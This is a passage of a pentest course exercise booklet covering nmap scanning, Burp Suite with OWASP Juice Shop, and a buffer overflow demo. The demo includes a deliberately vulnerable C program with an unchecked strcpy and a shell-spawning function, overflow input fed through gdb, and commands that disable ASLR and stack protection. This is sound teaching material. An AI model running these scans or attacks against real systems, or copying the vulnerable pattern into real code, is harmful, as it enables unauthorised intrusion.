Pentest II: Web Attacks

exercises

Henrik Kramselund
hlk@zencurity.com

November 12, 2023

Note: exercises marked with ⚠ are considered important. These contain subjects that are essential for the course and curriculum. Even if you don't work through the exercise, you are expected to know the subjects covered by these.

Exercises marked with ℹ are considered optional. These contain subjects that are related to the course and curriculum. You may want to browse these and if interested work through them. They may require more time than we have available during the course.

Contents

Preface

This material is prepared for use in *Security in Web Development elective course* and was prepared by Henrik Kramselund, http://www.zencurity.com . It describes the networking setup and applications for trainings and courses where hands-on exercises are needed.

Further a presentation is used which is available as PDF from kramse@Github
Look for pentest-II-exercisesin the repo security-courses.

These exercises are expected to be performed in a training setting with network connected systems. The exercises use a number of tools which can be copied and reused after training. A lot is described about setting up your workstation in the repo

https://github.com/kramse/kramse-labs

Prerequisites

This material expect that participants have a working knowledge of TCP/IP from a user perspective. Basic concepts such as web site addresses and email should be known as well as IP-addresses and common protocols like DHCP.

Have fun and learn

Exercise content


Most exercises follow the same procedure and has the following content:

- **Objective:** What is the exercise about, the objective
- **Purpose:** What is to be the expected outcome and goal of doing this exercise
- **Suggested method:** suggest a way to get started
- **Hints:** one or more hints and tips or even description how to do the actual exercises
- **Solution:** one possible solution is specified
- **Discussion:** Further things to note about the exercises, things to remember and discuss

Please note that the method and contents are similar to real life scenarios and does not detail every step of doing the exercises. Entering commands directly from a book only teaches typing, while the exercises are designed to help you become able to learn and actually research solutions.

Exercise 1

⚠ Check your Debian Linux VM 10 min



Objective:
Make sure your Debian virtual machine is in working order.

We need a Debian 11 Linux for running a few extra tools during the course.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://github.com/kramse/kramse-labs/

Read the instructions for the setup of a Debian VM.

Hints:
Go to download from the link `https://debian-handbook.info/` Read and follow the instructions for downloading the book.

Solution:
When you have a updated Debian Linux, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Exercise 2

Check your Kali VM, run Kali Linux 30 min

Objective:
Make sure your virtual machine is in working order.

We need a Kali Linux for running tools during the course.

Purpose:
If your VM is not installed and updated we will run into trouble later.

Suggested method:
Go to https://github.com/kramse/kramse-labs/

Read the instructions for the setup of a Kali VM.

Hints:
If you allocate enough memory and disk you wont have problems.

Solution:
When you have a updated virtualisation software and Kali Linux, then we are good.

Discussion:
Linux is free and everywhere. The tools we will run in this course are made for Unix, so they run great on Linux.

Kali Linux includes many hacker tools and should be known by anyone working in infosec.

Exercise 3

Postman API Client 20 min

Objective:
Get a program capable of sending REST HTTP calls installed.

Purpose:
Debugging REST is often needed, and some tools like Elasticsearch is both configured and maintained using REST APIs.

Suggested method:
Download the app from https://www.postman.com/downloads/

Available for Windows, Mac and Linux.

Hints:
You can run the application without signing in anywhere.

Solution:
When you have performed a REST call from within this tool, you are done.

Example: use the fake site https://jsonplaceholder.typicode.com/todos/1 and other similar methods from the same (fake) REST API

If you have Elasticsearch installed and running try: http://127.0.0.1:9200

Discussion:
Multiple applications and plugins can perform similar functions. This is a standalone app.

Tools like Elasticsearch has plugins allowing decoupling of the API and plugins. Example: https://www.elastic.co/what-is/elasticsearch-monitoring and https://www.elastic.co/what-is/open-x-pack

Exercise 4

⚠ Execute nmap TCP and UDP port scan 20 min

Objective:
Use nmap to discover important open ports on active systems

Purpose:
Finding open ports will allow you to find vulnerabilities on these ports.

Suggested method:
Use `nmap -p 1-1024 server` to scan the first 1024 TCP ports and use Nmap without ports. What is scanned then?

Try to use `nmap -sU` to scan using UDP ports, not really possible if a firewall is in place.

If a firewall blocks ICMP you might need to add `-Pn` to make nmap scan even if there are no Ping responses

Hints:
Sample command: `nmap -Pn -sU -p1-1024 server` UDP port scanning 1024 ports without doing a Ping first

Solution:
Discover some active systems and most interesting ports, which are 1-1024 and the built-in list of popular ports.


Discussion:
There is a lot of documentation about the nmap portscanner, even a book by the author of nmap. Make sure to visit http://www.nmap.org

TCP and UDP is very different when scanning. TCP is connection/flow oriented and requires a handshake which is very easy to identify. UDP does not have a handshake and most applications will not respond to probes from nmap. If there is no firewall the operating system will respond to UDP probes on closed ports - and the ones that do not respond must be open.

When doing UDP scan on the internet you will almost never get a response, so you cannot tell open (not responding services) from blocked ports (firewall drop packets). Instead try using specific service programs for the services, sample program could be `nsping` which sends DNS packets, and will often get a response from a DNS server running on UDP port 53.

Exercise 5

Discover active systems ping and port sweep 15 min



Objective:
Use nmap to discover active systems and ports

Purpose:
Know how to use nmap to scan networks for active systems. These ports receive traffic from *the internet* and can be used for DDoS attacks.

Tip: Yes, filtering traffic further out removes it from processing in routers, firewalls, load balancers, etc. So making a stateless filter on the edge may be recommended.

Suggested method:
Try different scans,

- Ping sweep to find active systems
- Port sweeps to find active systems with specific ports

Hints:
Try nmap in sweep mode - and you may run this from Zenmap

Solution:
Use the command below as examples:

- Ping sweep ICMP and port probes: `nmap -sP 10.0.45.*`
- Port sweeps 80/tcp and 443/tcp: `nmap -p 80 10.0.45.*`
- Port sweeps UDP scans can be done: `nmap -sU -p 161 10.0.45.*`

Discussion:
Quick scans quickly reveal interesting hosts, ports and services

Also now make sure you understand difference between single host scan 10.0.45.123/32, a whole subnet /24 250 hosts 10.0.45.0/24 and other more advanced targeteting like 10.0.45.0/25 and 10.0.45.1-10

We will now assume port 80/443 are open, as well as a few UDP services - maybe we can use them in amplification attacks later.

Exercise 6

Perform nmap OS detection

Objective:
Use nmap OS detection and see if you can guess the brand of devices on the network

Purpose:
Getting the operating system of a system will allow you to focus your next attacks.

Suggested method:
Look at the list of active systems, or do a ping sweep.

Then add the OS detection using the option `-O`

Better to use -A all the time, includes even more scripts and advanced stuff See the next exercise.

Hints:

The nmap can send a lot of packets that will get different responses, depending on the operating system. TCP/IP is implemented using various constants chosen by the implementors, they have chosen different standard packet TTL etc.

Solution:
Use a command like `nmap -O -p1-100 10.0.45.45` or `nmap -A -p1-100 10.0.45.45`

Discussion:
nmap OS detection is not a full proof way of knowing the actual operating system, but in most cases in can detect the family and in some cases it can identify the exact patch level of the system.

Exercise 7

Perform nmap service scan

Objective:
Use more advanced features in Nmap to discover services.

Purpose:
Getting more intimate with the system will allow more precise discovery of the vulnerabilities and also allow you to select the next tools to run.

Suggested method:
Use `nmap -A` option for enabling service detection and scripts

Hints:
Look into the manual page of nmap or the web site book about nmap scanning

Solution:
Run nmap and get results.

Discussion:

Some services will show software versions allowing an attacker easy lookup at web sites to known vulnerabilities and often exploits that will have a high probability of success.

Make sure you know the difference between a vulnerability which is discovered, but not really there, a false positive, and a vulnerability not found due to limitations in the testing tool/method, a false negative.

A sample false positive might be reporting that a Windows server has a vulnerability that you know only to exist in Unix systems.

Exercise 8

Optional: Nmap full scan

Objective:
Documenting the security level of a network often requires extensive testing. Below are some examples of the scanning methodology needed.

Purpose:
Doing a port scan often requires you to run multiple Nmap scans.

Suggested method:
Use Zenmap to do:

1. A few quick scans, to get web servers and start web scanners/crawlers
2. Full scan of all TCP ports, -p 1-65535
3. Full or limited UDP scan, `nmap -sU --top-ports 100`
4. Specialized scans, like specific source ports

Hints:
Using a specific source ports using -g/–source-port <portnum>: Use given port number with ports like FTP 20, DNS 53 can sometimes get around router filters and other stateless Access Control Lists

Solution:
Run multiple nmap and get results. At least TCP and UDP top-ports 10.

Discussion:
Recommendation it is highly recommended to always use:


```
-iL <inputfilename>: Input from list of hosts/networks
-oA outputbasename: output in all formats, see later
```

Some examples of real life Nmaps I have run recently:

```
dns-scan: nmap -sU -p 53 --script=dns-recursion -iL targets -oA dns-recursive
bgpscan: nmap -A -p 179 -oA bgpscan -iL targets
dns-recursive: nmap -sU -p 53 --script=dns-recursion -iL targets -oA dns-recursive
php-scan: nmap -sV --script=http-php-version -p80,443 -oA php-scan -iL targets
scan-vtep-tcp: nmap -A -p 1-65535 -oA scan-vtep-tcp 10.1.2.3 192.0.2.123
snmp-10.x.y.0.gnmap: nmap -sV -A -p 161 -sU --script=snmp-info -oA snmp-10xy 10.x.y.0/19
snmpscan: nmap -sU -p 161 -oA snmpscan --script=snmp-interfaces -iL targets
sshscan: nmap -A -p 22 -oA sshscan -iL targets
vncscan: nmap -A -p 5900-5905 -oA vncscan -iL targets
```

Exercise 9

Reporting HTML



Nmap Scan Report - Scanned at Fri Sep 7 18:35:54 2018

Scan Summary | www.zencurity.com (185.129.60.130)

Scan Summary

Nmap 7.70 was initiated at Fri Sep 7 18:35:54 2018 with these arguments:
nmap -oA zencurity-web www.zencurity.com

Verbosity: 0; Debug level 0

Nmap done at Fri Sep 7 18:35:59 2018; 1 IP address (1 host up) scanned in 4.90 seconds

185.129.60.130 / www.zencurity.com

Address

- 185.129.60.130 (ipv4)

Hostnames

- www.zencurity.com (user)

Ports

The 998 ports scanned but not shown below are in state: **filtered**

- 998 ports replied with: **no-responses**

Port		State (toggle closed [0] | filtered [0])	Service	Reason	Product	Version	Extra info
80	tcp	open	http	syn-ack			
443	tcp	open	https	syn-ack			

Objective:
Show the use of XML output and convert to HTML

Purpose:
Reporting data is very important. Using the oA option Nmap can export data in three formats easily, each have their use. They are normal, XML, and grepable formats at once.

Suggested method:

```
sudo nmap -oA zencurity-web www.zencurity.com
xsltproc zencurity-web.xml > zencurity-web.html
```

Hints:
Nmap includes the stylesheet in XML and makes it very easy to create HTML.

Solution:
Run XML through xsltproc, command line XSLT processor, or another tool

Discussion:

Options you can use to change defaults:

```
--stylesheet <path/URL>: XSL stylesheet to transform XML output to HTML
--webxml: Reference stylesheet from Nmap.Org for more portable XML
```

Also check out the Ndiff tool


```
hlk@cornerstone03:~$ ndiff zencurity-web.xml zencurity-web-2.xml
-Nmap 7.70 scan initiated Fri Sep 07 18:35:54 2018 as: nmap -oA zencurity-web www.zencurity.
+Nmap 7.70 scan initiated Fri Sep 07 18:46:01 2018 as: nmap -oA zencurity-web-2 www.zencurit

 www.zencurity.com (185.129.60.130):
 PORT    STATE SERVICE VERSION
+443/tcp open  https
```

(I ran a scan, removed a port from the first XML file and re-scanned)

Exercise 10

Optional: Nping check ports

Objective:
Show the use of Nping tool for checking ports through a network

Purpose:
Nping can check if probes can reach through a network, reporting success of failure. Allows very specific packets to be sent.

Suggested method:

```
root@KaliVM:~# nping --tcp -p 80 www.zencurity.com

Starting Nping 0.7.70 ( https://nmap.org/nping ) at 2018-09-07 19:06 CEST
SENT (0.0300s) TCP 10.137.0.24:3805 > 185.129.60.130:80 S ttl=64 id=18933 iplen=40  seq=2984847972 win=1480
RCVD (0.0353s) TCP 185.129.60.130:80 > 10.137.0.24:3805 SA ttl=56 id=49674 iplen=44  seq=3654597698 win=16384 <ms
SENT (1.0305s) TCP 10.137.0.24:3805 > 185.129.60.130:80 S ttl=64 id=18933 iplen=40  seq=2984847972 win=1480
RCVD (1.0391s) TCP 185.129.60.130:80 > 10.137.0.24:3805 SA ttl=56 id=50237 iplen=44  seq=2347926491 win=16384 <ms
SENT (2.0325s) TCP 10.137.0.24:3805 > 185.129.60.130:80 S ttl=64 id=18933 iplen=40  seq=2984847972 win=1480
RCVD (2.0724s) TCP 185.129.60.130:80 > 10.137.0.24:3805 SA ttl=56 id=9842 iplen=44  seq=2355974413 win=16384 <mss
SENT (3.0340s) TCP 10.137.0.24:3805 > 185.129.60.130:80 S ttl=64 id=18933 iplen=40  seq=2984847972 win=1480
RCVD (3.0387s) TCP 185.129.60.130:80 > 10.137.0.24:3805 SA ttl=56 id=1836 iplen=44  seq=3230085295 win=16384 <mss
SENT (4.0362s) TCP 10.137.0.24:3805 > 185.129.60.130:80 S ttl=64 id=18933 iplen=40  seq=2984847972 win=1480
RCVD (4.0549s) TCP 185.129.60.130:80 > 10.137.0.24:3805 SA ttl=56 id=62226 iplen=44  seq=3033492220 win=16384 <ms

Max rtt: 40.044ms | Min rtt: 4.677ms | Avg rtt: 15.398ms
Raw packets sent: 5 (200B) | Rcvd: 5 (220B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.07 seconds
```

Hints:
A lot of options are similar to Nmap

Solution:

Discussion:
A colleague of ours had problems sending specific IPsec packets through a provider. Using a tool like Nping it is possible to show what happens, or where things are blocked.

Things like changing the TTL may provoke ICMP messages, like this:

```
root@KaliVM:~# nping --tcp -p 80 --ttl 3 www.zencurity.com

Starting Nping 0.7.70 ( https://nmap.org/nping ) at 2018-09-07 19:08 CEST
SENT (0.0303s) TCP 10.137.0.24:37244 > 185.129.60.130:80 S ttl=3 id=60780 iplen=40  seq=1997801125 win=1480
RCVD (0.0331s) ICMP [10.50.43.225 > 10.137.0.24 TTL=0 during transit (type=11/code=0) ] IP [ttl=62 id=28456 iplen=7
SENT (1.0314s) TCP 10.137.0.24:37244 > 185.129.60.130:80 S ttl=3 id=60780 iplen=40  seq=1997801125 win=1480
RCVD (1.0337s) ICMP [10.50.43.225 > 10.137.0.24 TTL=0 during transit (type=11/code=0) ] IP [ttl=62 id=28550 iplen=7
SENT (2.0330s) TCP 10.137.0.24:37244 > 185.129.60.130:80 S ttl=3 id=60780 iplen=40  seq=1997801125 win=1480
RCVD (2.0364s) ICMP [10.50.43.225 > 10.137.0.24 TTL=0 during transit (type=11/code=0) ] IP [ttl=62 id=28589 iplen=7
SENT (3.0346s) TCP 10.137.0.24:37244 > 185.129.60.130:80 S ttl=3 id=60780 iplen=40  seq=1997801125 win=1480
RCVD (3.0733s) ICMP [10.50.43.225 > 10.137.0.24 TTL=0 during transit (type=11/code=0) ] IP [ttl=62 id=29403 iplen=7
```

```
SENT (4.0366s) TCP 10.137.0.24:37244 > 185.129.60.130:80 S ttl=3 id=60780 iplen=40  seq=1997801125 win=1480
RCVD (4.0558s) ICMP [10.50.43.225 > 10.137.0.24 TTL=0 during transit (type=11/code=0) ] IP [ttl=62 id=30235 iplen=7

Max rtt: 38.574ms | Min rtt: 2.248ms | Avg rtt: 13.143ms
Raw packets sent: 5 (200B) | Rcvd: 5 (360B) | Lost: 0 (0.00%)
Nping done: 1 IP address pinged in 4.07 seconds
```

Exercise 11

Optional: Nmap Scripting Engine NSE scripts

Objective:
Show the use of NSE scripts, copy/modify a script written in Lua.

Purpose:
Investigate the scripts from Nmap, copy one, learn how to run specific script using options

Suggested method:

```
# cd /usr/share/nmap/scripts
# nmap --script http-default-accounts.nse www.zencurity.com
# cp http-default-accounts.nse http-default-accounts2.nse
# nmap --script http-default-accounts2.nse www.zencurity.com
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-07 19:45 CEST
...
```

This will allow you to make changes to existing scripts.

Hints:
We will do this quick and dirty - later when doing this at home, I recommend putting your scripts in your home directory or a common file hierarchy.

Solution:
Other examples

```
nmap --script http-enum 10.0.45.0/24
nmap -p 445 --script smb-os-discovery 10.0.45.0/24
```

Discussion:
There are often new scripts when new vulnerabilities are published. It is important to learn how to incorporate them into your scanning. When heartbleed roamed I was able to scan about 20.000 IPs for Heartbleed in less than 10 minutes, which enabled us to update our network quickly for this vulnerability.

It is also possible to run categories of scripts:

```
nmap --script "http-*"

   nmap --script "default or safe"
   This is functionally equivalent to nmap --script "default,safe". It loads all scripts that

   nmap --script "default and safe"
   Loads those scripts that are in both the default and safe categories.
```

or get help for a script:

```
# nmap -script-help http-vuln-cve2013-0156.nse
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-07 19:00 CEST

http-vuln-cve2013-0156
Categories: exploit vuln
https://nmap.org/nsedoc/scripts/http-vuln-cve2013-0156.html
  Detects Ruby on Rails servers vulnerable to object injection, remote command
  executions and denial of service attacks. (CVE-2013-0156)

  All Ruby on Rails versions before 2.3.15, 3.0.x before 3.0.19, 3.1.x before
  3.1.10, and 3.2.x before 3.2.11 are vulnerable. This script sends 3 harmless
  YAML payloads to detect vulnerable installations. If the malformed object
  receives a status 500 response, the server is processing YAML objects and
  therefore is likely vulnerable.

  References:
  * https://community.rapid7.com/community/metasploit/blog/2013/01/10/exploiting-ruby-
on-rails-with-metasploit-cve-2013-0156',
  * https://groups.google.com/forum/?fromgroups=#!msg/rubyonrails-security/61bkgvnSGTQ/nehwjA8
  * http://cvedetails.com/cve/2013-0156/
```

Some scripts also require, or allow arguments into them:

```
  nmap -sC --script-args 'user=foo,pass=",=bar",paths=/admin,/cgi-bin,xmpp-info.server_name=lo
```

Exercise 12

⚠ Run OWASP Juice Shop 45 min

Objective:
Lets try starting the OWASP Juice Shop

Purpose:
We will be doing some web hacking where you will be the hacker. There will be an application we try to hack, designed to optimise your learning.

It is named JuiceShop which is written in JavaScript

Suggested method:
Go to https://github.com/bkimminich/juice-shop

Read the instructions for running juice-shop - docker is a simple way.

What you need

You need to have browsers and a proxy, plus a basic knowledge of HTTP.

If you could install Firefox it would be great, and we will use the free version of Burp Suite, so please make sure you can run Java and download the free version from Portswigger from:

https://portswigger.net/burp/communitydownload

Hints:
The application is very modern, very similar to real applications.

The Burp proxy is an advanced tool! Dont be scared, we will use small parts at different times.

JuiceShop can be run as a docker, and sometimes running it on Kali is the easiest learning environment.

Solution:
When you have a running Juice Shop web application in your team, then we are good.

Discussion:
It has lots of security problems which can be used for learning hacking, and thereby how to secure your applications. It is related to the OWASP.org Open Web Application Security Project which also has a lot of resources.

Sources:
https://github.com/bkimminich/juice-shop
https://www.owasp.org/index.php/Category:OWASP_WebGoat_Project

It is recommended to buy the *Pwning OWASP Juice Shop Official companion guide to the OWASP Juice Shop* from https://leanpub.com/juice-shop - suggested price USD 5.99

Exercise 13

⚠ Setup JuiceShop environment, app and proxy - up to 60min

Objective:
Run JuiceShop with Burp proxy.

Start JuiceShop and make sure it works, visit using browser. The recommended way is using Docker, see previous exercise 12

Then add a web proxy in-between. We will use Burp suite which is a commercial product, in the community edition. **This version is already installed on Kali Linux**

Purpose:
We will learn more about web applications as they are a huge part of the applications used in enterprises and on the internet. Most mobile apps are also web applications in disguise.

By inserting a web proxy we can inspect the data being sent between browsers and the application. The history of requests made and responses received is also stored, so we can go back and investigate – and document.

Suggested method:
You need to have browsers and a proxy, plus a basic knowledge of HTTP.

We will use the free version of Burp Suite, so please make sure you can run Java and download the free version *plain JAR file* from Portswigger from:

https://portswigger.net/burp/communitydownload

follow the Getting Started instructions at:
https://support.portswigger.net/customer/portal/articles/1816883-getting-started-with-burp-suite

The recommended setup, as it mimics the real life situation would be:


- Debian Linux running Docker with JuiceShop – say on IP `http://10.0.2.12:3000`
- Kali Linux running Burp Suite with proxy on `127.0.0.1:8080`
- Kali Linux running a browser using the proxy on `127.0.0.1:8080` to visit JuiceShop

When working you will see the Target tab showing data.


Hints:
Recommend running Burp on the default address 127.0.0.1 and port 8080.

Burp Suite has a built-in Chrome browser already configured to use Burp.

Note: Burp by default has `intercept is on` in the Proxy tab, press the button to allow data to flow.



Then setting it as proxy in Firefox:



After setting up proxy, you can visit `http://burp` and get a CA certificate that can be installed, making it easier to run against HTTPS sites.

The newest versions of Burp include a browser, making it much easier to run the tasks, pre-configured with proxy.

Solution:
When web sites and servers start popping up in the Target tab, showing the requests and responses - you are done.

Your browser will alert you when visiting TLS enabled sites, HTTPS certificates do not match, as Burp is doing a person-in-the-middle. You need to select advanced and allow this to continue.

Discussion:
Since Burp is often updated I use the plain JAR file version and a small script for starting Burp which I save in `~/bin/burp` - dont forget to add to PATH and `chmod x bin/burp+`.

```
#! /bin/sh
DIRNAME=`dirname $0`
BURP=`ls -1tra $DIRNAME/burp*.jar | tail -1`
java -jar -Xmx2g $BURP &
```

When running in production testing real sites, I typically increase the memory available using JDK / Java settings like `-Xmx16g`

Exercise 14

⚠ JuiceShop Attacks 60min

Objective:
Hack a web application!

Try a few attacks in the JuiceShop with web proxy

> The OWASP Juice Shop is a pure web application implemented in JavaScript. In the frontend the popular AngularJS framework is used to create a so-called Single Page Application. The user interface layout is provided by Twitter's Bootstrap framework - which works nicely in combination with AngularJS. JavaScript is also used in the backend as the exclusive programming language: An Express application hosted in a Node.js server delivers the client-side code to the browser. It also provides the necessary backend functionality to the client via a RESTful API.
>
> ...
>
> The vulnerabilities found in the OWASP Juice Shop are categorized into several different classes. Most of them cover different risk or vulnerability types from well-known lists or documents, such as OWASP Top 10 or MITRE's Common Weakness Enumeration. The following table presents a mapping of the Juice Shop's categories to OWASP and CWE (without claiming to be complete).

Category Mappings

Category	OWASP	CWE
Injection	A1:2017	CWE-74
Broken Authentication	A2:2017	CWE-287, CWE-352
Forgotten Content	OTG-CONFIG-004	
Roll your own Security	A10:2017	CWE-326, CWE-601
Sensitive Data Exposure	A3:2017	CWE-200, CWE-327, CWE-328, CWE-548
XML External Entities (XXE)	A4:2017	CWE-611
Improper Input Validation	ASVS V5	CWE-20
Broken Access Control	A5:2017	CWE-22, CWE-285, CWE-639
Security Misconfiguration	A6:2017	CWE-209
Cross Site Scripting (XSS)	A7:2017	CWE-79
Insecure Deserialization	A8:2017	CWE-502
Vulnerable Components	A9:2017	
Security through Obscurity		CWE-656

Source: *Pwning OWASP Juice Shop*

Purpose:
Try out some of the described web application flaws in a controlled environment. See how an attacker would be able to gather information and attack through HTTP, browser and proxies.

Suggested method:
Start the web application, start Burp or another proxy - start your browser.

Access the web application through your browser and get a feel for how it works. First step is to register your user, before you can shop.

Dont forget to use web developer tools like the JavaScript console!

Then afterwards find and try to exploit vulnerabilities, using the book from Björn and starting with some easy ones:

Suggested list of starting vulns:

- Admin Section Access the Admin Section
- Error handling Provoke and error
- Forged Feedback Post some feedback in another users name.
- Access a confidential document
- Forgotten Sales Backup Access a salesman's forgotten backup file.
- Retrieve a list of all user credentials via SQL Injection

We will use this exercise multiple times, so don't expect to solve all of these in one go.

Hints:
The complete guide *Pwning OWASP Juice Shop* written by Björn Kimminich is available

as PDF which you can buy, or you can read it online at:
`https://pwning.owasp-juice.shop/`

Solution:
You decide for how long you want to play with JuiceShop, but try to solve at least 1-2 of these. It is OK to use the solution from the guide.

Do know that some attackers on the internet spend all their time researching, exploiting and abusing web applications.

Discussion:
The vulnerabilities contained in systems like JuiceShop mimic real ones, and do a very good job. You might not think this is possible in real applications, but there is evidence to the contrary.

Using an app like JS instead of real applications with flaws allow you to spend less on installing apps, and more on exploiting.

Exercise 15

Optional and Demo: Buffer Overflow 101 - 30-40min

Objective:
Run a demo program with invalid input - too long.

Purpose:
See how easy it is to cause an exception.

Suggested method:
Instructor will walk through this!

This exercise is meant to show how binary exploitation is done at a low level. If this is the first time you ever meet this, don't worry about it. You need to know this can happen, but you are not expected to be able to explain details during the exam!

Running on a modern Linux has a lot of protection, making it hard to exploit. Using a Raspberry Pi instead makes it quite easy. Choose what you have available.

Using another processor architecture like MIPS or ARM creates other problems.

- Small demo program `demo.c`
- Has built-in shell code, function `the_shell`
- Compile: `gcc -o demo demo.c`
- Run program `./demo test`
- Goal: Break and insert return address

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char **argv)
{       char buf[10];
         strcpy(buf, argv[1]);
         printf("%s\n",buf);
}
int the_shell()
{  system("/bin/dash");  }
```

NOTE: this demo is using the dash shell, not bash - since bash drops privileges and won't work.

Use GDB to repeat the demo by the instructor.

Hints:
First make sure it compiles:

```
$ gcc -o demo demo.c
$ ./demo hejsa
hejsa
```

Make sure you have tools installed:

```
apt-get install gdb
```

Then run with debugger:

```
$ gdb demo
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from demo...(no debugging symbols found)...done.
(gdb)
(gdb) run `perl -e "print 'A'x22; print 'B'; print 'C'"`
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
// OR
(gdb)
(gdb) run $(perl -e "print 'A'x22; print 'B'; print 'C'")
Starting program: /home/user/demo/demo `perl -e "print 'A'x22; print 'B'; print 'C'"`
AAAAAAAAAAAAAAAAAAAAABC

Program received signal SIGSEGV, Segmentation fault.
0x0000434241414141 in ?? ()
(gdb)
```

Note how we can see the program trying to jump to address with our data. Next step would be to make sure the correct values end up on the stack.

Solution:
When you can run the program with debugger as shown, you are done.

Discussion:

the layout of the program - and the address of the `the_shell` function can be seen using the command `nm`:

```
$ nm demo
0000000000201040 B __bss_start
0000000000201040 b completed.6972
                 w __cxa_finalize@@GLIBC_2.2.5
0000000000201030 D __data_start
0000000000201030 W data_start
0000000000000640 t deregister_tm_clones
00000000000006d0 t __do_global_dtors_aux
0000000000200de0 t __do_global_dtors_aux_fini_array_entry
0000000000201038 D __dso_handle
0000000000200df0 d _DYNAMIC
0000000000201040 D _edata
0000000000201048 B _end
0000000000000804 T _fini
0000000000000710 t frame_dummy
0000000000200dd8 t __frame_dummy_init_array_entry
0000000000000988 r __FRAME_END__
0000000000201000 d _GLOBAL_OFFSET_TABLE_
                 w __gmon_start__
000000000000081c r __GNU_EH_FRAME_HDR
00000000000005a0 T _init
0000000000200de0 t __init_array_end
0000000000200dd8 t __init_array_start
0000000000000810 R _IO_stdin_used
                 w _ITM_deregisterTMCloneTable
                 w _ITM_registerTMCloneTable
0000000000200de8 d __JCR_END__
0000000000200de8 d __JCR_LIST__
                 w _Jv_RegisterClasses
0000000000000800 T __libc_csu_fini
0000000000000790 T __libc_csu_init
                 U __libc_start_main@@GLIBC_2.2.5
0000000000000740 T main
                 U puts@@GLIBC_2.2.5
0000000000000680 t register_tm_clones
0000000000000610 T _start
                 U strcpy@@GLIBC_2.2.5
                 U system@@GLIBC_2.2.5
000000000000077c T the_shell
0000000000201040 D __TMC_END__
```

The bad news is that this function is at an address 000000000000077c which is hard to input using our buffer overflow, please try ☺We cannot write zeroes, since strcpy stop when reaching a null byte.

We can compile our program as 32-bit using this, and disable things like ASLR, stack protection also:

```
sudo apt-get install gcc-multilib
sudo bash -c 'echo 0 > /proc/sys/kernel/randomize_va_space'
gcc -m32 -o demo demo.c -fno-stack-protector -z execstack -no-pie
```

Then you can produce 32-bit executables:

```
// Before:
